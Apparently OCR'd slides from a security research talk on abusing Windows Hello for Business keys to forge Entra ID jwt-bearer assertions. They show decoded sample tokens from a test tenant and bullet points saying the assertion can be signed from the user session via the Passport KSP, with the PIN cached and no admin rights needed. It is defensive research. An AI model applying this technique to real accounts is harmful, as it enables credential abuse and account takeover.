


HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "x5c":
"MIID8jCCAtqgAwIBAgIQkFxiHOiz1J1CATlsno/otTANBgkqhkiG9w0
BAQsFADB4MXYwEQYKCZImiZPyLGQBGRYDbmV0MBUGCgmSJomT8ixkARk
WB3dpbmRvd3MwHQYDVQQDExZNUy1Pcmdhbml6YXRpb24tQWNjZXNzMCs
GA1UECxMkODJkYmFjYTQtM2U4MS00NmNhLTljNzMtMDk1MGMxZWFjYTk
3MB4XDTIzMDUxNjEwNDUzOVoXDTMzMDUxNjExMTUzOVowLzEtMCsGA1U
EAxMkN2FjOThmZTAtZjA0MS00OWFjLThjOTYtMzVhZDQ1NzI2NDcwMII
BIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtxoBuGc6sE8Fw9A
+PzmY1eW1O0OEuDHJ5yulyegAaAxNE
/IkErcHYbmRK0BOIhBipPFCRiqBvKI+owi0458XJS1wKa9t0mBEEiQ11
r89kqVgQ2HqYzyJQt8qdQtBPkvyG2P9Daegz98vtagejJR3TA9UBVWXg
KqeBbQAOJFNGZemP5ep6zDToQiscAVhDsw2shQYzhMK1NtD2z9PX3mtO
84Rtq0QCIP7x+1NxYHGhHGb0g9iYshITLsw8gw
/UhCcwv+y7opaV1ke8wvm5bMFRY86WLfMkWkmXoeb3C1
/EaVz4hSs8kh4WqC6BKY2BaFIC789sozGZzlX2f5t2F+yGwIDAQABo4H
AMIG9MAwGA1UdEwEB/wQCMAAwFgYDVR0lAQH
/BAwwCgYIKwYBBQUHAwIwIgYLKoZIhvcUAQWCHAIEEwSBEOCPyXpB8Kx
JjJY1rUVyZHAwIgYLKoZIhvcUAQWCHAMEEwSBEF9t2PlXwg1HoLeKMHS
fkPEwIgYLKoZIhvcUAQWCHAUEEwSBEI
/yh2J/TyJDllGoaX2P4bwwFAYLKoZIhvcUAQWCHAgEBQSBAkVVMBMGCy
qGSIb3FAEFghwHBAQEgQExMA0GCSqGSIb3DQEBCwUAA4IBAQBlgPIQ+l
ST5GZdlXvo1ebFdgNfb50ONxU3JF2IsTzGm+DxZ84s
/gfbMR8nkCTQaeMYVsg4HUEmbuswKn9KR9K+nwginXrDhWuuqIAcBpq0
7UMD8vc+8HYSQmk
/QtCbqVicCRhMSus0LICh9wVk8nWC5gkGRYgjPndtqe3uxzqoxoARqMs
zRizLMl1t1MNP+13JeVx8Kp65
/MaY0EZeTUget5ppu65rK2zHXbHD8ILXs8MAgfm+HkK3eGVxUIM61iq4
NelqQHpsIPfI3NQZYE6V9YFNonXxFo2X8Ct25EaECCJsshvWLgf59wYh
PE8ygahf6dyKwSBEH295HBsnmRhT",
  "kdf_ver": 2
}
```

JWT Payload


- Nonce from Entra
- Username
- Assertion (another JWT)



PAYLOAD: DATA

```
{
  "client_id": "38aa3b87-a06d-4817-b275-7a316988d93b",
  "request_nonce": "AwABEgEAAAACAOz_BQD0_xsCz1V33j6K-
cqxoaABE3wAlXXG95eFmEBovgPUv97Mwb-Rf91s6O4sNqmxsZFx7qV4BbRBWMr68Q-T29Wd0s0gAA",
  "scope": "openid aza ugs",
  "group_sids": [
    "S-1-12-1-3449050006-1318031086-1069713303-529194043",
    "S-1-12-1-1513299610-1165403084-3608819602-1191284924",
    "S-1-12-1-744543558-1082595233-2147164321-3681209427"
  ],
  "win_ver": "10.0.22621.3085",
  "grant_type": "urn:ietf:params:oauth:grant-type:jwt-bearer",
  "username": "mobiel@iminyour.cloud",
  "assertion":
"eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAia2lkIjoiSXIwZDlyVWt4TzIzZnc0ZEkyVzFZcEZ2YzB
XRTdOMXFHUmNpTk50YzJFUT0iLCAidXNlIjoibmdjIn0.eyJpc3MiOiJtb2JpZWxAaW1pbnlvdXIuY2xvdWQ
iLCAiYXVkIjoiNjI4N0YyOEYtNEY3Ri00MzIyLTk2NTEtQTg2OTdEOEZFMUJDIiwgImlhdCI6IjE3MTM1Mjk
1NDciLCAiZXhwIjoiMTcxMzUzMDE0NyIsICJzY29wZSI6Im9wZW5pZCBhemEgdWdzIiwgInJlcXVlc3Rfbm9
uY2UiOiJBd0FCRWdFQUFBQUNBT3pfQlFEMF94c0N6MVYzM2o2Sy1jcXhvYUFCRTN3QWxYWEc5NWVGbUVCb3Z
nUFV2OTdNd2ItUmY5MXM2TzRzTnFteHNaRng3cVY0QmJSQldNcjY4US1UMjlXZDBzMGdBQSJ9.HJEWJ5xrlh
Firde91q8xouhjaapa-_ml02RI3gEs2FZCpV87d2j4PuMu8RENhDPiLDJY3Ln4w2G63o-
eJktJ_fmkUrPXzYaZlhxHW0Exyy4EJPJzFwA2ENYGGenqs3HEJ2woJV_KxwO3Tn-
xER1DlVXgMRuK_JCnUylvjKy2viKTZKXdm_3C9cKVoyfnG-7xMlQ7rWBUpAtvFWkSdQkC5FKsRFXrn1HuoFd
rKUPlMzQjuXKTMCKaYOhjjJpKlpRcX9DaaqjHsD4WsNm5WCcEfIz60Np-
XUueSixK1gEzbJfDC56xAik7vsXdXB0mtLs0SjzjRzbnr9Gk-n4ZSCEmSA"
}
```

Signed assertion with WHFB private key (old)



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA
ia2lkIjoiTWIxMU5oMldsd1hXQThRcHp2R3BZRV
J2Z2xhdnZIbEYxMWlZcW5IcGlpcz0iLCAidXNlI
joibmdjIn0.eyJpc3MiOiJ0cG10ZXN0QGltaW55
b3VyLmNsb3VkIiwgImF1ZCI6IjYyODdGMjhGLTR
GN0YtNDMyMi05NjUxLUE4Njk3RDhGRTFCQyIsIC
JpYXQiOiIxNjg0MzA4NjA2IiwgImV4cCI6IjE2O
DQzMDkyMDYiLCAic2NvcGUiOiJvcGVuaWQgYXph
IHVncyJ9.tBpi2n4KisKL22p-
8elsj3n4JEFo0RtNBIPWkxxwlI2nA1NTjTme4V5
MUzlkqD
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid": "Mb11Nh2WlwXWA8QpzvGpYERvglavvHlF11iYqnHpiis=",
  "use": "ngc"
}
```

PAYLOAD: DATA

```
{
  "iss": "tpmtest@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1684308606",
  "exp": "1684309206",
  "scope": "openid aza ugs"
}
```


Tenant

Timestamp

Generating the assertion ourselves


- Windows Hello can be used from user session
- We can use the Microsoft Passport Key Storage Provider from software
- PIN is cached so not needed to prompt user or brute force it
- Need to use native NCrypt methods since C# methods for RSA keys are limited to software keys
- No admin rights needed whatsoever

Generating assertion from user session



```
